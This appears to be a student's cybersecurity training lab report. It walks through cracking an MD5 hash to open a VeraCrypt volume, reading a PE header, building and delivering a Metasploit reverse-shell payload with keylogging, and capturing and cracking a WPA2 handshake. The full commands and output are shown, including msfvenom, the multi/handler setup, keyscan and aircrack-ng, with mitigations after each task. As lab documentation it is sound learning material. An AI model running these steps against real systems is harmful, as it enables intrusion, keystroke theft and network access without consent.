The screenshot shows a web application titled "MD5 Encrypt/Decrypt". It features a navigation bar with a lock icon and the title, and three buttons: "Share", "Add to Favs", and "Report Bug". Below the navigation bar, there are two tabs: "Encrypter" and "Decrypter", with "Decrypter" being the active tab. The main area is divided into two panels. The left panel, labeled "MD5 Hash", contains the text "482c811da5d5b4bc6d497ffa98491e38". The right panel, labeled "Text", contains the text "password123". A double arrow icon points from the hash panel to the text panel. At the bottom of the right panel, there is a green status bar showing "Elapsed Time: 0.595s" and "Trial Count: 469". Below the main panels, there are four buttons: "Decryption Settings >", "Decrypt >", "Reset", and "Copy".

3. Mounting the VeraCrypt Volume


Launched VeraCrypt and loaded the encrypted volume file:

shadowfox veracrypt.txt

Selected a free drive letter (e.g., Z:) and clicked Mount.

Entered the cracked password: password123

VeraCrypt successfully decrypted and mounted the volume.




4. Extracting the Secret Code

Navigated to the mounted drive (Z:).

Located the file: shadowfox cybersecurity.txt

Opened it using Notepad and found the following text:

The secret code is :- never giveup



Observed Behavior:

The use of unsalted MD5 made it trivial to reverse-engineer the password.

Weak password (password123) fell to a standard online lookup with minimal effort.

The encrypted volume, once accessed, revealed sensitive information without any additional protection.

Impact:

An attacker with access to the hash and encrypted file could:

Crack the password in seconds.

Mount and extract confidential data.

Bypass encryption simply due to password weakness and lack of proper hashing practices.

Mitigation Recommendations:

Use Strong, Complex Passwords

Avoid common or dictionary-based passwords.

Aim for high entropy (longer, randomized strings).

Avoid Weak Hashing Algorithms

Never store passwords using MD5, SHA1, or unsalted hashes.

Use modern, slow hashing algorithms like bcrypt, scrypt, or Argon2.

Salt Passwords Before Hashing

Introduce random, per-password salt values to prevent hash lookup attacks.

Enable Keyfiles or Two-Factor Authentication in VeraCrypt for additional security.

b. PE Explorer Entry Point Discovery

Severity: Low — CVSS 3.5 (Static Binary Analysis)

Steps to Reproduce:

1. Opened the VeraCrypt Executable in PE Explorer

Launched PE Explorer.

Loaded the binary:

PE_Explorer_setup.exe

File path used:

C:\Users\Isha\Downloads\PE_Explorer_setup.exe

2. Navigated to PE Header Information

Switched to the Headers Info tab within PE Explorer.

Examined the various fields in the Portable Executable (PE) header.

3. Located the Address of Entry Point

Found the field labeled:

Address of Entry Point

Value displayed: 00409824h

This hex address indicates where the program begins execution once

loaded into memory.

The screenshot shows the PE Explorer application window. The title bar reads "PE Explorer - C:\Users\Isha\Downloads\PE.Explorer_setup.exe". The menu bar includes "File", "View", "Tools", and "Help". The toolbar contains various icons for file operations. The main window is titled "Isha Sangpal". Below the title bar, there is a "HEADERS INFO" section with a warning icon and the text "Errors detected! File opened in SAFE MODE.".

Below the warning, there are two input fields: "Address of Entry Point: 00409B24" and "Real Image Checksum: 003B4BB7h".

The main area displays two tables of header information:

Field Name	Data Value	Description
Machine	014Ch	i386
Number of Sections	0008h	
Time Date Stamp	4AD5AF30h	14/10/2009 11:00:00
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	818Fh	
Magic	010Bh	PE32
Linker Version	1902h	2.25
Size of Code	00009400h	
Size of Initialized Data	00008600h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00409B24h	
Base of Code	00001000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00000001h	1.0
Image Version	00000006h	6.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00019000h	102400 bytes
Size of Headers	00000400h	
Checksum	003B4BB7h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8000h	Terminal Server aware
Size of Stack Reserve	00100000h	
Size of Stack Commit	00004000h	
Size of Heap Reserve	00100000h	

At the bottom, a black console window displays the following text in green:

```
22.03.2025 08:19:28 : Length of EOF Extra Data: 00394DE8h (3755496) bytes.  
22.03.2025 08:19:28 : EOF Position: 003A6BE8h (3828712)  
22.03.2025 08:19:28 : Error! (Step: Examining Resources)  
22.03.2025 08:19:28 : Errors detected! Opening file in SAFE MODE...  
22.03.2025 08:19:28 : Done.
```

At the very bottom, a status bar says "For Help, press F1".

4. Analyzed Additional Metadata

Architecture: i386 (32-bit)

Subsystem: Windows GUI

Linker Version: 2.25

Image Version: 6.0

Operating System Version: 1.0

File loaded in SAFE MODE due to detected errors, as indicated in the logs:

Errors detected! Opening file in SAFE MODE...

Impact:

The entry point address provides a potential starting location for reverse engineering or debugging.

In security contexts, this information may assist an attacker in crafting exploits—especially if the binary is not obfuscated or packed.

Mitigation Recommendations:

Binary Obfuscation:

Use tools to obfuscate or encrypt executable code to make reverse engineering harder.

Code Signing and Distribution Monitoring:

Ensure executables are signed with a valid certificate.

Monitor downloads and distribution points for tampering.

Anti-Reverse Engineering Techniques:

Integrate runtime checks, anti-debugging mechanisms, or packing layers.

c. Metasploit Reverse Shell

Severity: High — CVSS 8.2 (Remote Code Execution)

Steps to Reproduce:

1. Identified Local IP Address

Ran the following to check local interface and obtain the IP: **ip a**

Found that the local IP (wlo1 interface) was:

```
spectre@fsociety:~/Desktop/IshaSangpal$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp3s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether d8:43:ae:00:e1:d5 brd ff:ff:ff:ff:ff:ff
3: wlo1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether c8:5e:a9:f7:04:f4 brd ff:ff:ff:ff:ff:ff
    altname wlp0s20f3
    inet 192.168.1.5/24 brd 192.168.1.255 scope global dynamic noprefixroute wlo1
        valid_lft 68010sec preferred_lft 68010sec
    inet6 fe80::705:3187:fc9b:3387/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

2. Generated the Payload Using msfvenom

Created a Windows reverse TCP Meterpreter payload using:

**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5
LPORT=4444 -f exe -o payload.exe**

Payload saved as payload.exe with a final size of ~73 KB.


```
spectre@fsociety:~/Desktop/IshaSangpal$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

3. Hosted Payload for Download

Served the payload over HTTP using Python's built-in server:

sudo python3 -m http.server 80

Confirmed multiple HTTP GET requests from the Windows machine
for:

/payload.exe

```
spectre@fsociety:~/Desktop/IshaSangpal$ cd ~/Desktop/IshaSangpal
sudo python3 -m http.server 80
[sudo] password for spectre:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.5 - - [22/Mar/2025 16:24:35] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [22/Mar/2025 16:24:36] code 404, message File not found
192.168.1.5 - - [22/Mar/2025 16:24:36] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.5 - - [22/Mar/2025 16:24:46] "GET /payload.exe HTTP/1.1" 200 -
192.168.1.5 - - [22/Mar/2025 16:25:31] "GET /payload.exe HTTP/1.1" 304 -
192.168.1.5 - - [22/Mar/2025 16:25:49] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [22/Mar/2025 16:26:28] "GET /payload.exe HTTP/1.1" 304 -
```

4. Started Metasploit Framework

Launched the Metasploit console:

Msfconsole

```
spectre@fsociety:~/Desktop/IshaSangpal$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :000000000000000k,      ,k000000000000000:
      '000000000k00000: :00000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMMM;d;MMMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMMM;MMMM,00000000.
      c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occcX0000.MX'x00d.
      ,k0l'M.00000000000000.M'd0k,
      :kk;.00000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v6.4.44-dev-                                     ]
+ -- --=[ 2485 exploits - 1280 auxiliary - 431 post                 ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops                    ]
+ -- --=[ 9 evasion                                                  ]

Metasploit Documentation: https://docs.metasploit.com/
```

5. Configured Exploit Handler

Used the multi/handler module:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.5

set LPORT 4444

exploit

Once the Windows VM executed the payload, a Meterpreter session was opened:

Meterpreter session 1 opened

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Sending stage (177734 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.5:60202) at 2025-03-22 16:26:43 +0530

meterpreter >
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

-h, --help          Show this message
-i, --interact <id> Interact with a provided session ID
```

6. Interacted With the Compromised Machine

Ran:

sessions -i 1

```

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > ls
Listing: C:\Users\sangp\Downloads
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-    282      fil       2025-03-22 10:11:03 +0530 desktop.ini
100777/rwxrwxrwx    73802    fil       2025-03-23 04:56:33 +0530 payload.exe

```

Verified access to Windows Downloads directory with: **ls**

Found payload.exe and desktop.ini

Retrieved system information: **sysinfo**

OS: Windows 10 (Build 19045)

Architecture: x64

Meterpreter running on: x86

```

meterpreter > sysinfo
Computer           : DESKTOP-8VT7DRG
OS                 : Windows 10 (10.0 Build 19045).
Architecture       : x64
System Language    : en_US
Domain             : WORKGROUP
Logged On Users    : 2
Meterpreter        : x86/windows

```

7. Executed Keystroke Logging

Started keylogger: **keyscan_start**

Captured keystrokes using: **keyscan_dump**

Output revealed the following typed input: fake account_ishaytekahn

Stopped the logger: **keyscan_stop**

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
iinstag<Down><Down><CR>
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>fake account<^H><Right Shift>_ishaytekahn

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Observed Behavior:

Reverse shell successfully established without detection.

Full control of the remote Windows system was achieved via Meterpreter.

Sensitive data (user input) was exfiltrated using keylogging.

Impact:

Attacker can execute arbitrary code, monitor user activity, access files, and escalate privileges.

Persistent access could lead to data theft, ransomware, or lateral movement.

Mitigation Recommendations:

Antivirus and Real-Time Protection:

Enable security software to detect and block malicious payloads.

Restrict Execution of Unsigned Binaries:

Use application whitelisting or enforce signed executable policies.

Monitor Outbound Connections:

Alert on unexpected outbound traffic (e.g., connections to uncommon ports like 4444).

Disable Macro/Script Execution by Default:

Prevent users from accidentally launching malicious payloads.

d. Wi-Fi Deauthentication & Password Crack

Severity: High — CVSS 8.0 (WPA2 Credential Theft)

Steps to Reproduce:

1. Enable Monitor Mode

Ran the following to kill interfering processes and switch the Wi-Fi adapter to monitor mode:

```
sudo airmon-ng check kill
```

```
sudo airmon-ng start wlo1
```

Confirmed monitor mode enabled as wlo1mon.

```
spectre@fsociety:~/Desktop/IshaSangpal$ sudo airmon-ng check kill
sudo airmon-ng start wlo1

[sudo] password for spectre:

Killing these processes:

    PID Name
    1126 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlo1             iwlmwifi    14.3 Network controller: Intel Corporation Alder Lake-P PCH CNVi WiFi (rev 01)
          (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
          (mac80211 station mode vif disabled for [phy0]wlo1)
```

2. Confirmed Interface Mode

Verified that wlo1mon is in monitor mode: **iwconfig**

Output confirms:

Mode:Monitor Frequency:2.457 GHz

```
spectre@fsociety:~/Desktop/IshaSangpal$ iwconfig
lo                no wireless extensions.

enp3s0            no wireless extensions.

wlo1mon           IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
                  Retry short limit:7   RTS thr:off   Fragment thr:off
                  Power Management:on
```

3. Scanned for Nearby Networks

Used airodump-ng to scan Wi-Fi networks:

sudo airodump-ng wlo1mon

Identified target network:

BSSID: 44:95:3B:88:D4:E0

Channel: 13

ESSID: RH-2.4G-88D4E0

spectre@fsociety: ~/Desktop/IshaSangpal					spectre@fsociety: ~/				
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
62:A4:B7:61:EA:2F	-91	3	0 0	9	130	WPA2	CCMP	PSK	<length: 0>
2A:70:4E:3C:CF:1A	-87	3	0 0	6	260	WPA2	CCMP	PSK	<length: 0>
80:07:1B:94:94:DD	-90	2	0 0	4	130	WPA2	CCMP	PSK	KKALE
60:A4:B7:71:EA:2F	-88	2	0 0	9	130	WPA2	CCMP	PSK	Pat Fi
2A:70:4E:3C:9C:DE	-88	2	0 0	6	260	WPA2	CCMP	PSK	<length: 0>
2A:70:4E:2C:85:FA	-87	2	0 0	6	260	WPA2	CCMP	PSK	NiagaraGuest
2A:70:4E:3C:85:FA	-88	2	0 0	6	260	WPA2	CCMP	PSK	Niagara-Naruto
28:70:4E:2C:CF:1A	-90	0	3 0	6	-1	WPA			<length: 0>
62:A4:B7:51:EA:2F	-89	3	1 0	9	130	WPA2	CCMP	PSK	Pat-Fi 2GHz
70:B6:4F:3B:10:FB	-86	3	0 0	9	130	WPA2	CCMP	PSK	Smitesh wifi
2A:70:4E:2C:CF:1A	-90	2	0 0	6	260	WPA2	CCMP	PSK	NiagaraGuest
2A:70:4E:3C:90:1E	-85	24	0 0	11	260	WPA2	CCMP	PSK	Niagara-Naruto
28:70:4E:2C:90:1E	-84	17	0 0	11	260	WPA2	CCMP	PSK	Niagarakit
2A:70:4E:2C:90:1E	-84	16	0 0	11	260	WPA2	CCMP	PSK	NiagaraGuest
2A:70:4E:1C:90:1E	-83	20	0 0	11	260	WPA2	CCMP	PSK	<length: 0>
2A:70:4E:1C:99:72	-81	20	0 0	6	260	WPA2	CCMP	PSK	<length: 0>
2A:70:4E:3C:99:72	-82	15	0 0	6	260	WPA2	CCMP	PSK	Niagara-Naruto
28:70:4E:2C:99:72	-81	21	43 0	6	260	WPA2	CCMP	PSK	Niagarakit
2A:70:4E:2C:99:72	-82	16	0 0	6	260	WPA2	CCMP	PSK	NiagaraGuest
44:95:3B:88:D4:E0	-52	58	476 0	13	270	WPA2	CCMP	PSK	RH-2.4G-88D4E0
32:DE:4B:AE:4F:93	-86	21	0 0	1	130	WPA2	CCMP	PSK	<length: 0>
30:DE:4B:AE:4F:93	-86	21	0 0	1	130	WPA2	CCMP	PSK	Aai Room 2
54:47:E8:13:82:A5	-75	74	0 0	5	270	WPA2	CCMP	PSK	Dreams-2G
3E:9D:4E:03:E5:52	-81	20	2 0	11	54	WPA2	CCMP	PSK	AirFiber-dangeap
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
62:A4:B7:51:EA:2F	F6:72:A3:2E:8B:BF	-90	0 - 1	0	6				
62:A4:B7:51:EA:2F	DE:C3:26:A9:DC:E8	-89	0 - 1	0	1				
(not associated)	D2:D0:D9:26:B8:55	-81	0 - 1	0	2				
(not associated)	CE:12:AF:8B:80:D8	-78	0 - 6	0	9		Isengard,Joshi Hor		
28:70:4E:2C:99:72	7C:F6:66:D2:7B:A3	-88	0 - 1	0	1				
44:95:3B:88:D4:E0	14:49:D4:E1:05:D9	-57	24e- 1	50	505				
54:47:E8:13:82:A5	6E:51:E6:E1:C7:01	-83	0 - 1e	0	4				
Quitting...									

4. Captured the WPA2 Handshake

Locked onto the target network and wrote capture to a file:

sudo airodump-ng --bssid 44:95:3B:88:D4:E0 --channel 13 -w handshake wlo1mon

Waited for an active device to reconnect.

Successfully captured WPA2 handshake:

WPA handshake: 44:95:3B:88:D4:E0

```
spectre@fsociety:~/Desktop/IshaSangpal$ sudo airodump-ng --bssid 44:95:3B:88:D4:E0 --channel 13 -w handshake wlo1mon
[sudo] password for spectre:
22:07:52 Created capture file "handshake-01.cap".

CH 13 ][ Elapsed: 11 mins ][ 2025-03-22 22:19 ][ WPA handshake: 44:95:3B:88:D4:E0

BSSID            PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
44:95:3B:88:D4:E0 -58 100   6233   29515   93  13  270  WPA2 CCMP  PSK  RH-2.4G-88D4E0

BSSID            STATION            PWR   Rate    Lost  Frames  Notes  Probes
44:95:3B:88:D4:E0 04:D1:3A:91:0E:83 -64   24e-24e   33   24461  EAPOL
44:95:3B:88:D4:E0 0C:9A:42:E9:59:AF -72   1e- 1e    1     87
44:95:3B:88:D4:E0 14:49:D4:E1:05:D9 -92   6e- 1     0    6093
```

5. Created Custom Wordlist

Manually edited a simple wordlist in nano:

nano mywordlist.txt

Included possible password candidates (including the correct one):

```
GNU nano 7.2
fidsbube
ncsiu
ncewni34
juef7683
44953B88D4E0
NIVKjecj90
```

6. Cracked the Handshake Using aircrack-ng

Ran aircrack-ng with the captured .cap file and wordlist:

aircrack-ng -w mywordlist.txt -b 44:95:3B:88:D4:E0 handshake-01.cap

Successfully cracked the password:

KEY FOUND! [44953B88D4E0]

```
spectre@fsociety:~/Desktop/IshaSangpal$ aircrack-ng -w mywordlist.txt -b 44:95:3B:88:D4:E0 handshake-01.cap
Reading packets, please wait...
Opening handshake-01.cap
Read 28723 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 6/6 keys tested (87.79 k/s)

Time left: --

KEY FOUND! [ 44953B88D4E0 ]

Master Key      : 6C FB 01 A5 7B 6A C3 35 DC 89 8E 89 8F 1E B6 2E
                  A8 57 18 A5 B9 61 19 C4 6B BE DE 78 79 BC 27 78

Transient Key   : CE 46 C7 90 FF 91 A5 D0 76 96 DE A1 31 8E DA EA
                  31 44 43 87 92 58 4C 2D 68 81 52 29 C5 77 CE 3A
                  42 35 B8 55 FE 51 7F F9 FE AB D0 05 B2 31 88 AD
                  80 79 33 8D 2D 8D E4 CB 25 CC A6 7F BD 7B E9 A5

EAPOL HMAC     : AE BE B7 28 7D A1 A4 CA FA 68 57 05 75 45 0A 24
```

Observed Behavior:

The handshake was captured within minutes once a client connected.

Password matched directly from the provided wordlist.

No brute-force required due to inclusion of correct key.

Impact:

Attacker gains full access to Wi-Fi network.

May lead to network sniffing, device compromise, or lateral movement.

Shows real-world feasibility of WPA2 attacks on weak passwords.

Mitigation Recommendations:

Use Complex WPA2 Passphrases:

Avoid predictable or MAC-derived passwords.

Use at least 16+ character random strings.

Update Router Firmware:

Patch any known vulnerabilities and keep security protocols updated.

Enable 802.11w (PMF):

Protects against deauthentication and disassociation attacks.

Restrict Router Access Logs:

Monitor for unusual disconnection and reconnection patterns.

6. Conclusion

The ShadowFox Cybersecurity Training Program provided an immersive, hands-on experience across a wide spectrum of offensive security techniques. By completing both Beginner and Intermediate tasks, I developed a deeper understanding of the methodologies and mindset that real-world attackers adopt—and more importantly, how defenders can anticipate and counteract them.

Each task was designed to simulate authentic vulnerabilities that exist in modern digital infrastructures, from exposed web directories and plaintext credential transmission to weak password hashing and Wi-Fi security flaws. Through this controlled environment, I was able to not only exploit these issues but also reflect on their impact and propose actionable mitigations.

Key takeaways include:

The critical importance of secure configurations, especially around authentication, encryption, and service exposure.

The ease with which weak credentials, unsalted hashes, and unencrypted traffic can be compromised.

The power and risk of tools like Metasploit, Wireshark, and Aircrack-ng when used with intent and technical understanding.

The role of defense-in-depth, ensuring security is not dependent on a single control, but layered across the stack.

This training solidified my foundation in offensive security and ethical hacking. It reinforced that cybersecurity is not just about tools, but about thinking like an attacker, understanding system weaknesses, and continuously evolving defensive strategies. I leave this level of training better equipped, more aware, and ready to tackle more advanced security challenges.

7. References

Below are the references consulted throughout the course of identifying, exploiting, and understanding the vulnerabilities demonstrated in this lab:

OWASP Top 10 – Web Application Security Risks

<https://owasp.org/www-project-top-ten/>

Metasploit Framework Documentation

<https://docs.metasploit.com/>

Aircrack-ng Suite Documentation

<https://www.aircrack-ng.org/documentation.html>

Nmap Reference Guide

<https://nmap.org/book/man.html>

VeraCrypt Official Documentation

<https://www.veracrypt.fr/en/Documentation.html>

Wireshark User Guide

https://www.wireshark.org/docs/wsug_html_chunked/

Hash Analysis & Identification

<https://www.tunnelsup.com/hash-analyzer/>

<https://crackstation.net/>

Exploit-DB & CVE Details – For checking service vulnerabilities.

<https://www.exploit-db.com/>

<https://www.cvedetails.com/>

8.Resources Used

Below is a summary of the tools, platforms, and learning resources that supported the completion of all beginner and intermediate level tasks:

Tools & Utilities

Nmap – Network reconnaissance and port scanning

Dirb – Directory brute-forcing on web servers

Wireshark – Packet capturing and traffic analysis

VeraCrypt – Encrypted volume mounting and inspection

PE Explorer – Binary header inspection for entry point discovery

Metasploit Framework (msfconsole, msfvenom) – Payload generation and reverse shell exploitation

Python HTTP Server – Hosting payloads over local HTTP

Aircrack-ng Suite (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng) – Wi-Fi deauthentication and WPA2 password cracking

Learning Platforms / Labs

ShadowFox Cybersecurity Labs – Hands-on practice environment for each task

TryHackMe –Methodology reference

YouTube / Blogs – For walkthroughs on setting up tools like Metasploit and VeraCrypt in practice

Portswigger Labs

Custom Scripts & Files

mywordlist.txt – Custom wordlist created to simulate WPA cracking

encoded.txt – Hash file provided for cracking and access control testing

payload.exe – Malicious reverse shell binary built with msfvenom